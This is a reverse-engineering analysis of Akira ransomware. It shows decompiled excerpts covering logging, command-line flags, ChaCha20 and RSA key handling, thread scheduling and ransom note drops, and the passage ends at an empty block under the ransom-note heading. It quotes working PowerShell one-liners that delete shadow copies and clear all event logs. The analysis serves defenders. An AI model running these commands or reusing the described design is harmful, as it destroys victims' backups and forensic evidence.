Akira ransomware

Akira ransomware emerged in 2023. It encrypt files with **ChaCha20 + RSA** (sometimes KCipher-2), append extensions like `.akira` or (in newer variants) `.powerranges`, and drop ransom notes (`akira_readme.txt` , `fn.txt`). They partially encrypt large files for speed, exclude system files, and log execution details. Variants exist for **Windows, Linux, and Rust-based v2**, which adds advanced flags for ESXi and multi-threading. Typical tactics include deleting shadow copies, disabling AV (sometimes via BYOVD), and exfiltrating data with tools like **RClone, WinSCP, or AnyDesk** before double extortion.


Analysis

Logging capabilities

- A .txt file with a name in format of `Log-%d-%m-%Y-%H-%M-%S` is created that logs all activities performed by the ransomware.

```
14004d2b0    uint64_t main()

14004d2b0    {
14004d2b0        void var_bb8;
14004d2de        int64_t rax_1 = __security_cookie ^ &var_bb8;
14004d2ef        int64_t var_1e0;
14004d2ef        common_time<long>(&var_1e0);
14004d316        char var_88[0x50];
14004d316        sub_14009d7e8(&var_88, 0x50, "Log-%d-%m-%Y-%H-%M-%S", _gmtime32(&var_1e0));
14004d31e        int128_t var_1d8;
14004d31e        __builtin_memset(&var_1d8, 0, 0x20);
14004d33d        void* r8 = -ffffffffffffffff;
14004d33d
14004d34b        do
14004d344            r8 += 1;
```



```
int128_t var_40;
(uint64_t)var_40 = (char*)r15 + 4;
*(uint64_t*)((char*)var_40)[8] = rbx;
memcpy(rdi, r14, r15);
__builtin_strncpy((char*)rdi + r15, ".txt", 4);
*(uint8_t*)((char*)rdi + (char*)r15 + 4) = 0;
int64_t* var_120_1 = nullptr;
int64_t* var_e0_1 = nullptr;
int64_t* var_a0_1 = nullptr;
int64_t* var_60_1 = nullptr;
int128_t var_1a0;
__builtin_memset(&var_1a0, 0, 0x20);
sub_1400376b0(&var_1a0, "file_logger", 0xb);
char var_58 = 1;
void var_1b0;
void var_180;
void var_158;
sub_14005d7c0(&var_1b0, sub_140037310(&var_180, &var_1a0), &var_50, &var_58,
    &var_158);
sub_140050710(&data_140102178, &var_1b0);
int64_t* var_1a8;

if (var_1a8)
{
```

Command line arguments

- Akira supports various command line parameters that extend its functionality, allowing the attacker for granular control in terms of file encryption percentage, path to encrypt, log wiping etc. :

Command	Summary
`--encryption_path, -p`	specific path to encrypt on the victim machine. if not provided, enrypt local and mounted share drives by default.
`--share_file, -s`	encrypt shared drives
`-localonly`	encrypt only local drives
`--exclude, -e`	exclude specific directories
`-dellog`	delete event logs
`--encryption_percent, -n`	specifies a percentage of the file's content to encrypt

```
int32_t numArgs;
PWSTR* hMem = CommandLineToArgvW(GetCommandLineW(), &numArgs);
int128_t var_b70;
int32_t r15_5;

if (!hMem)
{
    __builtin_memset(&var_b70, 0, 0x20);
    sub_1400376b0(&var_b70, "Command line to argvW failed!", 0x1d);
    int64_t* rcx_182 = data_140102188;

    if (rcx_182)
```

```
(uint16_t)var_238_1 = 0;
MRE::CheckSrcTarg(&var_298, (int64_t)numArgs, hMem);
void* const var_a08 = &data_1400dd054;  // -p
wchar16 const* const var_a00_1 = u"--encryption_path";
void* const* var_b48 = &var_a08;
void* const var_9f8;
int64_t* var_b40_1 = &var_9f8;
int128_t var_908 = var_b48;
int128_t var_998;
```

Shadow copies/logs removal

- Akira enumerates and removes shadow copies via `Powershell` cmdlet.

```
powershell.exe -Command \"Get-WmiObject Win32_Shadowcopy | Remove-
WmiObject\"
```

```
1400dded8  wchar16 const data_1400dded8[0xc] = "CommandLine", 0
1400ddef0  wchar16 const data_1400ddef0[0xa] = "ProcessId", 0

1400ddf04              49 00 00 00-00 00 00 00 00 00 00 0     I...........
1400ddf10  70 6f 77 65 72 73 68 65-6c 6c 2e 65 78 65 20 2  powershell.exe -
1400ddf20  43 6f 6d 6d 61 6e 64 20-22 47 65 74 2d 57 6d 69  Command "Get-Wmi
1400ddf30  4f 62 6a 65 63 74 20 57-69 6e 33 32 5f 53 68 61  Object Win32_Sha
1400ddf40  64 6f 77 63 6f 70 79 20-7c 20 52 65 6d 6f 76 65  dowcopy | Remove
1400ddf50  2d 57 6d 69 4f 62 6a 65-63 74 22 00 00 00 00 0  -WmiObject".....

1400ddf60  wchar16 const data_1400ddf60[0x1a] = "ProcessStartupInformation", 0

1400ddf94              00 00 00 00                          ....

1400ddf98  wchar16 const data_1400ddf98[0xc] = "ReturnValue", 0
```


- Another Powershell cmdlet is used to clear the logs. String is dynamically constructed and passed to `ShellExecuteW`.

```
1400dd260  wchar16 const var_log_clean[0x8f] = "Get-WinEvent -ListLog * |
where { $_.RecordCount } | For"
1400dd260      "Each-Object -Process{
[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSessi"
```

```
1400dd37e                                                 6f 00
o.
1400dd380  6e 00 2e 00 43 00 6c 00 65 00 61 00 72 00 4c 00
n...C.l.e.a.r.L.
1400dd390  6f 00 67 00 28 00 24 00 5f 00 2e 00 4c 00 6f 00  o.g.
(.$._...L.o.
1400dd3a0  67 00 4e 00 61 00 6d 00 65 00 29 00 20 00 7d 00  g.N.a.m.e.).
.}.
1400dd3b0  00 00 00 00

....
```

```
powershell -command "Get-WinEvent -ListLog * | where { $_.RecordCount } |
ForEach-Object -Process{
[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog(
$_.LogName) }"
```




```
1400dd238  wchar16 const data_1400dd238[0xf] = "powershell.exe", 0

1400dd256                  00 00-00 00 00 00 00 00 00 00        ..........

1400dd260  wchar16 const var_log_clean[0x8f] = "Get-WinEvent -ListLog * | where { $_.RecordCount } | ForEach-"
1400dd260      "Object -Process{ [System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSessi"

1400dd37e                                          6f 00                o.
1400dd380  6e 00 2e 00 43 00 6c 00-65 00 61 00 72 00 4c 00  n...C.l.e.a.r.L.
1400dd390  6f 00 67 00 28 00 24 00-5f 00 2e 00 4c 00 6f 00  o.g.(.$._...L.o.
1400dd3a0  67 00 4e 00 61 00 6d 00-65 00 29 00 20 00 7d 00  g.N.a.m.e.). .}.
1400dd3b0  00 00 00 00                                      ....
1400dd3b4  data_1400dd3b4:
1400dd3b4              20 6d 73 00                              ms.

1400dd3b8  char const data_1400dd3b8[0x16] = "ShellExecute failed: ", 0
```



```
14004ea8d                    int128_t* rax_143 = &buff_powershell_cmdlet;
14004ea8d
14004ea98                    if (var_320 >= 8)
14004ea98                        rax_143 = (uint64_t)buff_powershell_cmdlet;
14004ea98
14004eaa0                    *(uint32_t*)((char*)rax_143 + (rcx_144 << 1)) = 0x22;
14004ea80                }
14004ea80
14004ead3                sub_14003b2d0(&buff_powershell_cmdlet,
14004ead3                    Get-WinEvent -ListLog * | where { $_.RecordCount } | "
14004ead3                "ForEach-Object -Process{ [System.Diagnostics.Eventing.Reader."
14004ead3                "EventLogSession]::GlobalSessi", 0xa8, r9_10);
14004ead3
14004eae9                if (var_328 >= var_320)
14004eb27                    sub_140055cd0(&buff_powershell_cmdlet, 1,
14004eb27                        (uint64_t)var_378, 0x22);
14004eae9                else
14004eae9                {
14004eaef                    int64_t var_328_1 = var_328 + 1;
14004eaf6                    int128_t* rax_145 = &buff_powershell_cmdlet;
14004eaf6
14004eb01                    if (var_320 >= 8)
14004eb01                        rax_145 = (uint64_t)buff_powershell_cmdlet;
14004eb01
14004eb09                    *(uint32_t*)((char*)rax_145 + (var_328 << 1)) = 0x22;
14004eae9                }
14004eae9
14004eb2c                PWSTR lpParameters = &buff_powershell_cmdlet;
14004eb2c
14004eb3b                if (var_320 >= 8)
14004eb3b                    lpParameters = (uint64_t)buff_powershell_cmdlet;
14004eb3b
14004eb58                void** rax_146 =
14004eb58                    ShellExecuteW(nullptr, nullptr, powershell.exe",
14004eb58                    lpParameters, nullptr, SW_HIDE);
14004eb5e                var_b28 = rax_146;
14004eb5e
14004eb65                if ((uint32_t)rax_146 <= 0x20)
14004eb65                {
14004eb72                    void var_7a8;
14004eb72                    int128_t* rax_147;
14004eb72                    void* r9_11;
14004eb72                    rax_147 = sub_140054e50(&var_7a8, &var_b28);
14004eb88                    void var_7c8;
14004eb88                    int128_t* rax_148;
14004eb88                    int64_t rcx_151;
14004eb88                    rax_148 = sub_14003e3f0(&var_7c8, "ShellExecute failed: ",
14004eb88                        rax_147, r9_11);
14004eb90                    sub_140039ec0(rcx_151, rax_148);
14004eb9c                    sub_1400371b0(&var_7c8);
```


- `var_public_key` identified as public RSA key that the sample uses to encrypt each key that was used to encrypt a file.

```
3082020a0282020100b9524a8f7afa66dc9a2e1e7f487caa8dbfbf9fe1cd395eb31978741b
7b53e94cc4aedebef145786dc146c3b4a7a2f3b23e9e36fb87f841de9ce2a46c0b6d9efa4d
6a097d21b78d5af4849c1650afe93144de939a647ce267004476404c20a1b23882e8d29d0d
a7cab591ee1eb1e051ecfee31f12f77d9bffd0636672d9979a01743064a74d011e672fa145
bf5061d8e94e947a53d83e9a127c660635bcc0f51af300b80c9f0e816b4a77fb72a49f9581
```

```
aab276a984ce550844793eb93fce9a8c917c3aeac71fe642941f40f26adca04e62bdc8fd59
0765f0b1564bdfed2461fa92b3690310f1a2db37fb6072bf74a17b6f83a19e712783a68212
1c497e7b5bff0c1c2d4e5363c8059c36c1700a2474d05f3265093fd27021a95a8c7db09dd0
d56b7f4a8369b3e7a3e99f95276dfd713c0c8abcea578a6eaeba19d05878317ce9e97d1c73
1d005800a95caa9be6330fe610b2a2bf83144f61337469ae154eff7d98708d8dbdb9a40bbd
74e49b27a876a86669d6a3baa81d06f61a11bd176f504e5b58bbe444690fc8392b673fd00d
cda0353dbf247b9138178e91a0ca507e5b163a10ca3354cfd69fcc193ef7810076074fcf09
d247980d1e2d9e8f5123ef8ac2f92379883b2cb1d49ac3b8e5106da42faa5b67e874dad22a
20915387ee4408a7b016e039769a61af5d0765c7cfe45ba828114ac628413fca195cf6cccf
8c4ae902030100010000
```

Innerworkings of encryption/thread scheduling functions

- Akira performs a `SYSTEM_INFO` struct population to gather information on the amount of available logical processors. It then continues with cryptographic initialization.



```
14004e017       }
14004e01
14004e15a       sub_140079c10(sub_140078ac0());
14004e166       // populating the SYSTEM_INFO struct
14004e166       SYSTEM_INFO systemInfo;
14004e166       GetSystemInfo(&systemInfo);
14004e16c       // number of procs enumerated for thread scheduling later
14004e16c       // on
14004e16c       uint64_t dwNumberOfProcessors = (uint64_t)systemInfo.dwNumberOfProcessors;
14004e174       void* rcx_84;
14004e174
14004e174       if ((uint32_t)dwNumberOfProcessors)
14004e174       {
14004e216           int32_t* rax_93 = operator new(0x38);
14004e220           __builtin_memset(rax_93, 0, 0x38);
14004e232           int32_t* buff = sub_140083620(rax_93);
14004e244           int32_t var_crypto_init;
14004e244
14004e244           if (buff)
14004e265               // cryptographic provider spool
14004e265               // var_public_key passed as an argument
14004e265               var_crypto_init = mw_crypto_init(buff,
14004e265                   (uint64_t)sub_140094bd8(&data_1400fb080), &var_public_key, 1);
14004e265
14004e26c           if (!buff || var_crypto_init)
14004e26c           {
14004eee0               sub_1400372d0(&var_a78, "Init crypto failed!");
14004eee5               int64_t* rcx_175 = data_140102188;
14004eee5
14004eeef               if (rcx_175)
14004eeef               {
14004eefa                   sub_140040440(rcx_175, 4, &var_a78);
14004eeff                   int64_t* rcx_176 = data_140102188;
14004eeff
14004ef09                   if (rcx_176)
14004ef0e                       (*(uint64_t*)(*(uint64_t*)rcx_176 + 0x18))(rcx_176);
14004eeef               }
14004eeef
14004ef11               int64_t rdx_143 = *(uint64_t*)((char*)var_a68)[8];
14004ef11
14004ef19               if (rdx_143 < 0x10)
14004ef4c                   r15_5 = 0;
14004ef19               else
14004ef19               {
14004ef1e                   rcx_84 = (uint64_t)var_a78;
14004ef22                   void* rax_185 = rcx_84;
```

- One of the functions spotted in that area of code appears to be responsible for creating an initial state of `ChaCha20` encryption algorithm:
  - the obvious `expand 32-byte kexpand 16-byte k` string,
  - the key of specific length,
- How do we know that it's `ChaCha20` and not `Salsa20`? Even though both algorithms are similar to each other (both are fed with an initial state and perform `ARX (Add/Rotate/XOR)` operations), there are two distinct differences:
  - `ChaCha20` writes the cryptographic constant in form of the `expand...` string into the **first four array indexes** of the initial state as seen below (`Salsa20` does that diagonally),
  - `ChaCha20` writes the key **into indexes from 4 to 7**.
  - `ChaCha20` performs different shift rotation rounds (more on that later).

```
140084cf0    int64_t func_initial_state(int32_t* var_initial_state, int32_t* key,
140084cf0      int32_t buff_key_size)

140084cf0    {  // chacha/salsa constant
140084cf0        char const* const var_const = "expand 32-byte kexpand 16-byte k ";
140084cf9        var_initial_state[4] = *(uint32_t*)key;
140084d09        var_initial_state[5] = key[1];
140084d0f        var_initial_state[6] = key[2];
140084d15        var_initial_state[7] = key[3];
140084d15
140084d1f        if (buff_key_size != 0x100)  // if key not equal to 256 bytes
140084d1f            var_const = "expand 16-byte k ";
140084d1f
140084d23        void* key_1 = &key[4];
140084d23
140084d27        // initial state of ChaCha20 algorithm - var_initial_state[0]
140084d27        // through [3] are populated by 4-byte chunks of the constant
140084d27        // string. This is an indication of ChaCha20.
140084d27        if (buff_key_size != 0x100)
140084d27            key_1 = key;
140084d27
140084d2d        var_initial_state[8] = *(uint32_t*)key_1;
140084d34        var_initial_state[9] = *(uint32_t*)((char*)key_1 + 4);
140084d3b        var_initial_state[0xa] = *(uint32_t*)((char*)key_1 + 8);
140084d42        var_initial_state[0xb] = *(uint32_t*)((char*)key_1 + 0xc);
140084d49        *(uint32_t*)var_initial_state = *(uint32_t*)var_const;
140084d50        var_initial_state[1] = *(uint32_t*)(var_const + 4);
140084d58        var_initial_state[2] = *(uint32_t*)(var_const + 8);
140084d5c        int32_t result = *(uint32_t*)(var_const + 0xc);
140084d60        var_initial_state[3] = result;
140084d64        return result;
140084cf0    }
```

- Thread scheduling for parsing directories and encryption.

```
}

int32_t var_b2c = (uint32_t)dwNumberOfProcessors - r8_19 - rdx_87;
void var_7e8;
int128_t* rax_97;
void* r9_4;
rax_97 = sub_14003e800(&var_7e8, &var_b30);
void var_808;
int128_t* rax_98;
int64_t rcx_94;
rax_98 = sub_14003c3f0(&var_808,
    "Number of thread to folder parsers = ", rax_97, r9_4);
sub_1400427f0(rcx_94, rax_98);
sub_1400371b0(&var_808);
sub_1400371b0(&var_7e8);
int128_t var_898;
```

```
14004e4e8        int128_t var_878;
14004e4e8        int128_t* rax_112;
14004e4e8        void* r9_6;
14004e4e8        rax_112 = sub_14003e800(&var_878, &var_b2c);
14004e4ed        int128_t* rbx_6 = rax_112;
14004e4f0        int32_t* r8_26 = rax_112[1];
14004e4f4        int64_t rcx_108 = *(uint64_t*)((char*)rax_112 + 0x18);
14004e4f4
14004e502        if (rcx_108 - r8_26 < 0x1f)
14004e502        {
14004e587            var_b90 = 0x1f;
14004e593            var_b98 = "Number of threads to encrypt = ";
14004e5a2            rbx_6 = sub_1400405f0(rbx_6, 0x1f, r8_26, r9_6);
14004e502        }
14004e502        else
14004e502        {
14004e508            rbx_6[1] = (char*)r8_26 + 0x1f;
14004e50c            int128_t* r15_4 = rbx_6;
14004e50c
14004e513            if (rcx_108 >= 0x10)
14004e515                r15_4 = *(uint64_t*)rbx_6;
14004e515
14004e532            if (&data_1400dd198[0x1f] <= r15_4
14004e532                    || "Number of threads to encrypt = "
14004e532                    > (char*)r15_4 + r8_26)
14004e541                r12_4 = 0x1f;
14004e532            else if (r15_4 > "Number of threads to encrypt = ")
14004e53c                r12_4 = (char*)r15_4 - "Number of threads to encrypt = ";
14004e53c
14004e551            memcpy((char*)r15_4 + 0x1f, r15_4, (char*)r8_26 + 1);
14004e55f            memcpy(r15_4, "Number of threads to encrypt = ", r12_4);
14004e578            memcpy((char*)r15_4 + r12_4, &data_1400dd198[0x1f] + r12_4,
14004e578                0x1f - r12_4);
14004e502        }
```

Ransom notes

- The ransomware sample drops `akira_readme.txt` in each directory that it parses.

```
do
    r8_1 += 1;
while (*(uint8_t*)("akira_readme.txt" + r8_1));

sub_1400376b0(&var_1d8, "akira_readme.txt", r8_1);
int128_t* lpMultiByteStr = &var_1d8;
```

- Below ransom notes are added to the `akira_readme.txt` file.

```
